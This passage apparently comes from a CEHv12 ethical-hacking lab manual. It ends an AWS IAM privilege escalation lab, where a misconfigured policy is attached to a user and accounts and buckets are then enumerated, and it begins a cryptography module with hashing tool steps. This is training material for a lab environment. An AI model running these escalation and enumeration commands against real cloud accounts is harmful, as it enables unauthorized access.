


```
Applications  Places  System  [Icons]  Mon Apr 25, 03:24
aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::123456789012:policy/user-policy - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~# aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::123456789012:policy/user-policy
[root@parrot]~#
```


18. Now, type **aws iam list-attached-user-policies --user-name [Target Username]** and press **Enter** to view the attached policies of the target user (here, **test**).
19. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.

```
aws iam list-attached-user-policies --user-name test - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#aws iam list-attached-user-policies --user-name test
{
  "AttachedPolicies": [
    {
      "PolicyName": "user-policy",
      "PolicyArn": "arn:aws:iam::123456789012:policy/user-policy"
    }
  ]
}
[root@parrot]-[~]
#
```

20. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.
21. The result appears, displaying the list of IAM users, as shown in the screenshot.



```
aws iam list-users - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#aws iam list-users
{
  "Users": [
    {
      "Path": "/",
      "UserName": " ",
      "UserId": " ",
      "Arn": "arn:aws:iam:: :62:user/ ",
      "CreateDate": "2021-06-03T05:58:20Z",
      "PasswordLastUsed": "2021-06-03T07:28:11Z"
    },
    {
      "Path": "/",
      "UserName": "test",
      "UserId": " ",
      "Arn": "arn:aws:iam:: :62:user/test",
      "CreateDate": "2022-04-25T07:30:16Z"
    }
  ]
}
```


22. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.

- List of S3 buckets: **aws s3apssi list-buckets --query "Buckets.Name"**
- User Policies: **aws iam list-user-policies**
- Role Policies: **aws iam list-role-policies**
- Group policies: **aws iam list-group-policies**
- Create user: **aws iam create-user**

23. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.

24. Close all open windows and document all acquired information.

25. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Cryptography

Module 20

Cryptography

Cryptography is the study and art of hiding meaningful information in an unreadable format.

Lab Scenario

With the increasing adoption of the Internet for business and personal communication, securing sensitive information such as credit-card and personal identification numbers (PINs), bank account numbers, and private messages is becoming increasingly important, and yet, more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Thus, data security is critical to online businesses and privacy of communication.

Cryptography and cryptographic ("crypto") systems help in securing data from interception and compromise during online transmissions. Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world, and is additionally used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.

As an ethical hacker or penetration tester, you should suggest to your client proper encryption techniques to protect data, both in storage and during transmission. The labs in this module demonstrate the use of encryption to protect information systems in organizations.

Lab Objective

The objective of the lab is to use encryption to conceal data and perform other tasks that include, but is not limited to:

- Generate hashes and checksum files
- Calculate the encrypted value of the selected file
- Use encrypting/decrypting techniques
- Perform file and data encryption
- Create self-signed certificates
- Perform email encryption
- Perform disk encryption
- Perform cryptanalysis

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 110 Minutes

Overview of Cryptography

“Cryptography” comes from the Greek words kryptos, meaning “concealed, hidden, veiled, secret, or mysterious,” and graphia, “writing”; thus, cryptography is “the art of secret writing.”

Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.

There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption:** Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption:** Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform cryptography to protect confidential data. Recommended labs that will assist you in learning various cryptography techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Encrypt the Information using Various Cryptography Tools	√	√	√
	1.1 Calculate One-way Hashes using HashCalc	√		√
	1.2 Calculate MD5 Hashes using MD5 Calculator		√	√
	1.3 Calculate MD5 Hashes using HashMyFiles		√	√
	1.4 Perform File and Text Message Encryption using CryptoForge	√		√
	1.5 Perform File Encryption using Advanced Encryption Package		√	√
	1.6 Encrypt and Decrypt Data using BCTextEncoder		√	√
2	Create a Self-Signed Certificate	√		√
	2.1 Create and Use Self-signed Certificates	√		√
3	Perform Email Encryption		√	√
	3.1 Perform Email Encryption using Rmail		√	√

Module 20 – Cryptography

4	Perform Disk Encryption	√	√	√
	4.1 Perform Disk Encryption using VeraCrypt	√		√
	4.2 Perform Disk Encryption using BitLocker Drive Encryption		√	√
	4.3 Perform Disk Encryption using Rohos Disk Encryption		√	√
5	Perform Cryptanalysis using Various Cryptanalysis Tools		√	√
	5.1 Perform Cryptanalysis using CrypTool		√	√
	5.2 Perform Cryptanalysis using AlphaPeeler		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Encrypt the Information using Various Cryptography Tools

Cryptography is used to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

Lab Scenario

As a professional ethical hacker and penetration tester, you should use various cryptography techniques or tools to protect confidential data against unauthorized access. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other kinds of communication. Encrypted messages can at times be decrypted by cryptanalysis (code breaking), although modern encryption techniques are virtually unbreakable.

The labs in this exercise demonstrate how you can use various cryptography tools to encrypt important information in the system.

Lab Objectives

- Calculate one-way hashes using HashCalc
- Calculate MD5 hashes using MD5 Calculator
- Calculate MD5 hashes using HashMyFiles
- Perform file and text message encryption using CryptoForge
- Perform File Encryption using Advanced Encryption Package
- Encrypt and decrypt data using BCTextEncoder

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 35 Minutes

Overview of Cryptography Tools

System administrators use cryptography tools to encrypt system data within their network to prevent attackers from modifying the data or misusing it in other ways. Cryptography tools can also be used to calculate or decrypt hash functions available in MD4, MD5, SHA-1, SHA-256, etc.

Cryptography tools are used to convert the information present in plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme. The converted data are in the form of a scrambled code that is encrypted and sent across a private or public network.

Lab Tasks

Task 1: Calculate One-way Hashes using HashCalc

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest (One-way Hash) functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports the Secure Hash Algorithm family: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32, and the hash used in the peer-to-peer file sharing applications, eDonkey and eMule.

Here, we will use the HashCalc tool to calculate one-way hashes.

1. Turn on the **Windows 11** virtual machine. Click **Ctrl+Alt+Del** to activate it. By default, **Admin** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


Note: If **Welcome to Windows** wizard appears, click **Continue** and in **Sign in with Microsoft** wizard, click **Cancel**.

Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.

2. Click **Search** icon () on the **Desktop**. Type **HashCalc** in the search field, the **HashCalc** appears in the results, click **Open** to launch it.

Note: If the **User Account Control** pop-up appears, click **Yes**.

